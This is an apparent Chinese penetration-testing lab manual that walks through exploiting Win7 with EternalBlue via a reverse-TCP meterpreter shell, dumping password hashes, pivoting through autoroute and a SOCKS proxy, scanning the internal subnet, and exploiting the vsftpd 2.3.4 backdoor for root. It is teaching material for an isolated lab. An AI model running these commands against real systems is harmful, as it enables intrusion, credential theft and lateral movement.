

后渗透测试

实验单元1： 后渗透测试

1.1 实训说明

1.1.1 实训目的

掌握使用 meterpreter 进行漏洞利用及后渗透测试方法。

1.1.2 背景知识

- 1.掌握 meterpreter 的基础用法。
- 2.掌握后渗透中的代理及渗透方法。

1.1.3 实习时长

2 个学时

1.2 实训环境

1.2.1 实训器材

Kali 虚拟机、Win7 虚拟机、Metasploit2-Linux 虚拟机

1.2.2 网络结构



Kali	Win7	Metasploit2-Linux
(10.18.112.139)	(10.18.112.202/192.168.1.156)	(192.168.1.132)

本实验中需要依赖网络，其中 Win7 需要双网卡设置，Kali 虚拟机与 Metasploit2-Linux 虚拟机分别在两个网卡的网路段。

- 批注 [1]: 虚拟机网卡使用 nat 模式网段。可视为外网网段。
- 批注 [2]: 虚拟机网卡使用主机模式网段。可视为内网网段
- 批注 [y3]: 使用虚拟机时。需要关闭宿主机的防火墙以及 win7 防火墙。否则可能网络不通。

1.3 实训内容


1.3.1 实训准备

Kali linux 网卡连接 nat 模式。启动 Kali Linux 虚拟机。输入用户名 kali 和密码 kali，点击登录，进入 Kali Linux。

Win7 配置双网卡，分别使用 nat 模式和主机模式。启动 Win7 虚拟机。点击登录，进入 Win7 虚拟机。



Metasploit2-Linux 虚拟机网络使用主机模式。启动 Metasploit2-Linux 虚拟机。输入用户名 msfadmin 和密码 msfadmin，点击登录，进入 Metasploit2-Linux 虚拟机。



1.3.2 权限获取

在 kali linux 上启动 msf, 命令如下:

msfconsole

```
(root@kali)-[~]
# msfconsole
```

寻找 MS17-010 漏洞。命令如下:

search ms17-010

```
msf6 > search ms17-010

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	D
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	M
S17-010	EternalBlue SMB Remote Windows Kernel Pool Corruption				
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	M
S17-010	EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution				
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	M
S17-010	EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution				
3	auxiliary/scanner/smb/smb_ms17_010		normal	No	M
S17-010	SMB RCE Detection				
4	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	S
	MB DOUBLEPULSAR Remote Code Execution				

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

```
msf6 > 
```

使用 auxiliary 模块分析主机是否存在漏洞。具体命令如下：

```
use auxiliary/scanner/smb/smb_ms17_010
```

```
set rhost 10.18.112.202
```

```
exploit
```

```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhost 10.18.112.202
rhost => 10.18.112.202
msf6 auxiliary(scanner/smb/smb_ms17_010) > exploit

[+] 10.18.112.202:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.18.112.202:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > 
```

提示主机可能存在漏洞 MS17-010。

使用 exploit 模块进行攻击。具体命令如下：

```
use exploit/windows/smb/ms17_010_eternalblue
```

```
set rhost 10.18.112.202
```

```
set lhost 10.18.112.139
```

```
exploit
```

```

msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 10.18.112.202
rhost => 10.18.112.202
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 10.18.112.139
lhost => 10.18.112.139
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.18.112.139:4444
[*] 10.18.112.202:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.18.112.202:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.18.112.202:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.18.112.202:445 - The target is vulnerable.
[*] 10.18.112.202:445 - Connecting to target for exploitation.
[*] 10.18.112.202:445 - Connection established for exploitation.
[*] 10.18.112.202:445 - Target OS selected valid for OS indicated by SMB
[*] 10.18.112.202:445 - CORE raw buffer dump (42 bytes)
[*] 10.18.112.202:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Prof

```

成功拿到 shell。

```

[*] Sending stage (200774 bytes) to 10.18.112.202
[*] 10.18.112.202:445 - =====
[*] 10.18.112.202:445 - =====WIN=====
[*] 10.18.112.202:445 - =====
[*] Meterpreter session 1 opened (10.18.112.139:4444 -> 10.18.112.202:49160) at 2023-03-02 11:00:00 +0800

meterpreter > shell
Process 2940 created.
Channel 1 created.
Microsoft Windows [6.1.7601]
(c) 2009 Microsoft Corporation

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>

```

1.3.3 后渗透实践

在前面利用 MS17-010 漏洞获取到 shell 的基础上，进行后渗透信息收集。

使用 sysinfo 命令查看目标机的系统信息。sysinfo 显示关于计算机及其操作系统的详细信息，如计算机名、操作系统版本、系统语言等信息。在 meterpreter 终端输入 sysinfo：

```

meterpreter > sysinfo
Computer Name : WIN-0490L5R2325
OS : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : zh_CN
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
meterpreter >

```

查看 ip 及网络信息，发现是个双网卡机器，有个 192.168.1.156 的内网地址。

```
Interface 14
Name      : Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC : fa:7d:71:c5:d3:00
MTU       : 1500
IPv4 Address : 192.168.1.156
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::d888:685e:1a4:5bc1
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 16
Name      : Intel(R) PRO/1000 MT Network Connection #3
Hardware MAC : fa:1c:7f:09:4d:01
MTU       : 1500
IPv4 Address : 10.18.112.202
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::1041:108a:854f:72ef
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

使用 `ps` 命令查看系统进程信息。`ps` 命令是 `Process Status` 的缩写，用来列出系统中当前运行的进程。使用该命令可以确定有哪些进程正在运行和运行的状态、进程是否结束、进程有没有僵死、哪些进程占用了过多的资源等。`ps` 命令所列出的进程是当前进程的快照，是执行该命令时那一时刻进行的状态，而不是动态的。在 `meterpreter` 终端输入 `ps`：

```
meterpreter > ps
Process List


| PID | PPID | Name             | Arch | Session | User                         | Path                                                             |
|-----|------|------------------|------|---------|------------------------------|------------------------------------------------------------------|
| 0   | 0    | [System Process] |      |         |                              |                                                                  |
| 4   | 0    | System           | x64  | 0       |                              |                                                                  |
| 248 | 4    | smss.exe         | x64  | 0       | NT AUTHORITY\SYSTEM          | \SystemRoot\System32\smss.exe                                    |
| 304 | 3060 | jusched.exe      | x86  | 1       | WIN-0490L5R2325\Shiyan       | C:\Program Files (x86)\Common Files\Java\Java Update\jusched.exe |
| 328 | 308  | csrss.exe        | x64  | 0       | NT AUTHORITY\SYSTEM          | C:\Windows\system32\csrss.exe                                    |
| 372 | 472  | svchost.exe      | x64  | 0       | NT AUTHORITY\NETWORK SERVICE | C:\Windows\system32\svchost.exe                                  |
| 376 | 308  | wininit.exe      | x64  | 0       | NT AUTHORITY\SYSTEM          | C:\Windows\system32\wininit.exe                                  |
| 384 | 368  | csrss.exe        | x64  | 1       | NT AUTHORITY\SYSTEM          | C:\Windows\system32\csrss.exe                                    |
| 416 | 368  | winlogon.exe     | x64  | 1       | NT AUTHORITY\SYSTEM          | C:\Windows\system32\winlogon.exe                                 |
| 472 | 376  | services.exe     | x64  | 0       | NT AUTHORITY\SYSTEM          | C:\Windows\system32\services.exe                                 |
| 480 | 376  | lsass.exe        | x64  | 0       | NT AUTHORITY\SYSTEM          | C:\Windows\system32\lsass.exe                                    |


```

查看目标机是否运行在虚拟机上。在 `meterpreter` 终端输入 `run post/windows/gather/checkkvm`：

```
meterpreter > run post/windows/gather/checkkvm
[*] Checking if the target is a Virtual Machine ...
[+] This is a VMware Virtual Machine
```

查看目标机上已经渗透成功的用户名,使用 `getuid` 命令来查看当前目标机上已经渗透成功的用户名。在 `meterpreter` 终端输入 `getuid`:

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

查看当前登录目标机的用户信息,在 `meterpreter` 终端输入 `run post/windows/gather/enum_logged_on_users`:

```
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 1
Current Logged Users
SID                               User
-----
S-1-5-18                         NT AUTHORITY\SYSTEM
S-1-5-21-425035575-2297341766-1695780794-1000 WIN-0490L5R2325\Shiyan

[*] Results saved in: /root/.msf4/loot/20221230180613_default_10.18.112.202_host.users.activ_847951.txt

Recently Logged Users
Warning: Never expose this VM to an untrusted network!
SID                               Profile Path
-----
S-1-5-18 msfdev[at]metasploit.com %systemroot%\system32\config\systemprofile
S-1-5-19 C:\Windows\ServiceProfiles\Local service
S-1-5-20 C:\Windows\ServiceProfiles\NetworkService
S-1-5-21-425035575-2297341766-1695780794-1000 C:\Users\Shiyan
```

查看当前目标机路由信息,使用 `route` 命令查看当前目标机路由信息表。在 `meterpreter` 终端输入 `route`:

```
meterpreter > route

IPv4 network routes
=====
```

Subnet	Netmask	Gateway	Metric	Interface
0.0.0.0	0.0.0.0	192.168.1.1	10	14
10.18.112.0	255.255.255.0	10.18.112.202	266	16
10.18.112.202	255.255.255.255	10.18.112.202	266	16
10.18.112.255	255.255.255.255	10.18.112.202	266	16
127.0.0.0	255.0.0.0	127.0.0.1	306	1
127.0.0.1	255.255.255.255	127.0.0.1	306	1
127.255.255.255	255.255.255.255	127.0.0.1	306	1
169.254.169.254	255.255.255.255	192.168.1.235	11	14
192.168.1.0	255.255.255.0	192.168.1.156	266	14
192.168.1.156	255.255.255.255	192.168.1.156	266	14
192.168.1.255	255.255.255.255	192.168.1.156	266	14
224.0.0.0	240.0.0.0	127.0.0.1	306	1
224.0.0.0	240.0.0.0	192.168.1.156	266	14
224.0.0.0	240.0.0.0	10.18.112.202	266	16
255.255.255.255	255.255.255.255	127.0.0.1	306	1
255.255.255.255	255.255.255.255	192.168.1.156	266	14
255.255.255.255	255.255.255.255	10.18.112.202	266	16

```
No IPv6 routes were found.
meterpreter >
```

使用 hashdump 可以获取系统的密码哈希。在 meterpreter 终端输入 hashdump:

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Shiyun:1000:aad3b435b51404eeaad3b435b51404ee:c1028ef7ad02bf9c597916b67990f620:::
meterpreter >
```

或者可以使用 smart_hashdump 模块进行哈希值获取。在 meterpreter 终端输入 run windows/gather/smart_hashdump:

```
meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against WIN-0490L5R2325
[*] Hashes will be saved to the database if one is connected.
[*] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20221230181007_default_10.18.112.202_windows.hashes_721264.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 9c10ab4e193c07d31ab93e3e265311b1...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
[*] No users with password hints on this system
[*] Dumping password hashes...
[*] Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Shiyun:1000:aad3b435b51404eeaad3b435b51404ee:c1028ef7ad02bf9c597916b67990f620:::
meterpreter >
```

获取到哈希值后，可以利用工具进行解密，或者直接重放进行利用。

在 meterpreter 终端输入 run autoroute -s 192.168.1.0/24 命令来添加一个通往 192.168.1.0/24 段的路由。


```
meterpreter > run autoroute -s 192.168.1.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 192.168.1.0/255.255.255.0 ...
[+] Added route to 192.168.1.0/255.255.255.0 via 10.18.112.202
[*] Use the -p option to list all active routes
```

添加路由。在 meterpreter 终端运行 run autoroute -p 查看，路由添加成功。

```
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]

Active Routing Table
=====
```

Subnet	Netmask	Gateway
192.168.1.0	255.255.255.0	Session 1

msf 中设置代理，background 退出 meterpreter 的 shell 环境，搜索 socks，使用代理模块。

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/ms17_010_eternalblue) > search socks

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/server/socks_proxy		normal	No	SOCKS Proxy Server
1	auxiliary/server/socks_unc		normal	No	SOCKS Proxy UNC Path Redirection
2	auxiliary/scanner/http/socks_traversal	2012-03-14	normal	No	SOCKS Music Host Server 1.5 Directory Traversal

```
Interact with a module by name or index. For example info 2, use 2 or use auxiliary/scanner/http/socks_traversal

msf6 exploit(windows/smb/ms17_010_eternalblue) > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) >
```

配置命令如下：

```
msf6 auxiliary(server/socks_proxy) > set srvhost 10.18.112.139
srvhost => 10.18.112.139
msf6 auxiliary(server/socks_proxy) > set srvport 1080
srvport => 1080
msf6 auxiliary(server/socks_proxy) > set version 4a
version => 4a
msf6 auxiliary(server/socks_proxy) > exploit
[*] Auxiliary module running as background job 0.
[*] Starting the SOCKS proxy server
```

指导书图

配置完成，jobs 命令查看：

```
msf6 auxiliary(server/socks_proxy) > jobs

Jobs
==

```

Id	Name	Payload	Payload opts
0	Auxiliary: server/socks_proxy		

```
msf6 auxiliary(server/socks_proxy) >
```

指导书图

然后配置 proxychains 的配置文件/etc/proxychains4.conf。

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4      127.0.0.1 9050
#socks5  106.75.19.121 23456
#socks5  127.0.0.1 23456
socks4 10.18.112.139 1080
~
~
```

指导书图

然后使用 proxychains 代理 nmap 进行主机及端口扫描，命令：`proxychains nmap -Pn -sT -p 80 -T4 192.168.1.0/24`。

批注 [y4]: 需要在 root 模式下执行

批注 [5]: 靶机 IP 网段

```

(root@kali)~[/home/kali/桌面]
# proxychains nmap -Pn -sT -p 80 -T4 192.168.1.0/24
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-30 18:50 CST
[proxychains] Strict chain ... 10.18.112.139:1080 ... 192.168.1.1:80 ←socket
error or timeout!
[proxychains] Strict chain ... 10.18.112.139:1080 ... 192.168.1.4:80 ←socket
error or timeout!
[proxychains] Strict chain ... 10.18.112.139:1080 ... 192.168.1.7:80 ←socket
error or timeout!
[proxychains] Strict chain ... 10.18.112.139:1080 ... 192.168.1.10:80 ←socket
error or timeout!
[proxychains] Strict chain ... 10.18.112.139:1080 ... 192.168.1.13:80 ←socket
error or timeout!
[proxychains] Strict chain ... 10.18.112.139:1080 ... 192.168.1.16:80 ←socket
error or timeout!
[proxychains] Strict chain ... 10.18.112.139:1080 ... 192.168.1.19:80 ←socket

```

```

error or timeout!
[proxychains] Strict chain ... 10.18.112.139:1080 ... 192.168.1.127:80 ←socket
error or timeout!
[proxychains] Strict chain ... 10.18.112.139:1080 ... 192.168.1.132:80 ... OK
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
[proxychains] Strict chain ... 10.18.112.139:1080 ... 192.168.1.133:80 ... OK
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
[proxychains] Strict chain ... 10.18.112.139:1080 ... 192.168.1.135:80

```

发现目标机器 192.168.1.132，然后使用 proxychains 代理 nmap 进行常见端口扫描，命令：proxychains nmap -Pn -sT -p 21,22,80,3306,3389,8080 192.168.1.132。

批注 [6]: 改成靶机 ip

```

# proxychains nmap -sT -Pn -p 21,22,80,3306,3389,8080 192.168.1.132
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-30 19:41 CST
[proxychains] Strict chain ... 10.18.112.139:1080 ... 192.168.1.132:3389 ←denied
[proxychains] Strict chain ... 10.18.112.139:1080 ... 192.168.1.132:22 ... OK
[proxychains] Strict chain ... 10.18.112.139:1080 ... 192.168.1.132:21 ... OK
[proxychains] Strict chain ... 10.18.112.139:1080 ... 192.168.1.132:80 ... OK
[proxychains] Strict chain ... 10.18.112.139:1080 ... 192.168.1.132:8080 ←denied
[proxychains] Strict chain ... 10.18.112.139:1080 ... 192.168.1.132:3306 ... OK
Nmap scan report for 192.168.1.132
Host is up (0.73s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
3306/tcp  open  mysql
3389/tcp  closed ms-wbt-server
8080/tcp  closed http-proxy

```

发现目标开放 21 端口，尝试登陆，从登陆信息中发现是 vsFTPD2.3.4 版本，该版本存在漏洞。

```

(root@kali)-[/home/kali/桌面]
# proxychains ftp 192.168.1.132
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] Strict chain ... 10.18.112.139:1080 ... 192.168.1.132:21 ... 0
K
Connected to 192.168.1.132.
220 (vsFTPd 2.3.4)
Name (192.168.1.132:kali):

```

指导书图

可以尝试对 21 端口进行攻击，使用 proxychains 代理 metasploit，命令 Proxychains msfconsole。

```

msf6 > search vsftpd
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] DLL init: proxychains-ng 4.15
ftp 192.168.1.132
Matching Modules
=====
# Name
# Description
# Disclosure Date
# Rank
# Check
# Description
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFT
PD v2.3.4 Backdoor Command Execution
/home/kali/桌面
Interact with a module by name or index. For example info 0, use 0 or use exploit/u
nix/ftp/vsftpd_234_backdoor

```

指导书图

```

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] DLL init: proxychains-ng 4.15
[*] No payload configured, defaulting to cmd/unix/interact
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] DLL init: proxychains-ng 4.15
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.132
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] DLL init: proxychains-ng 4.15
rhosts => 192.168.1.132
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] DLL init: proxychains-ng 4.15

```


指导书图

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] Strict chain  ...  10.18.112.139:1080  ...  192.168.1.132:6200  ←denied
[proxychains] Strict chain  ...  10.18.112.139:1080  ...  192.168.1.132:21  ...  OK
[*] 192.168.1.132:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.132:21 - USER: 331 Please specify the password.
[proxychains] Strict chain  ...  10.18.112.139:1080  ...  192.168.1.132:6200  ...  OK
[+] 192.168.1.132:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.132:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.18.112.139:56272 → 10.18.112.139:1080) at 2022-12-30 19:47:05 +0800
id
uid=0(root) gid=0(root)
```

指导书图

成功获取内网目标机器 root 权限。当然也可以代理火狐浏览器进行 web 渗透，切换到 kali 用户，`proxychains firefox`，访问 `192.168.1.132`，发现 web 首页有 DVWA 网站，渗透过程同前面的实验一样，这里就不赘述了。

批注 [LQ7]: proxychains firefox 192.168.1.132



指导书图

1.4 总结与思考

1.4.1 实训总结

这部分内容是关于后渗透测试操作过程，主要包括：

- 掌握后渗透测试过程中的信息收集与代理等。

1.4.2 思考题

问题：在对内网机器漏洞利用过程中除了 vsFTPD2.3.4 版本漏洞，还可以利用什么其他漏洞？

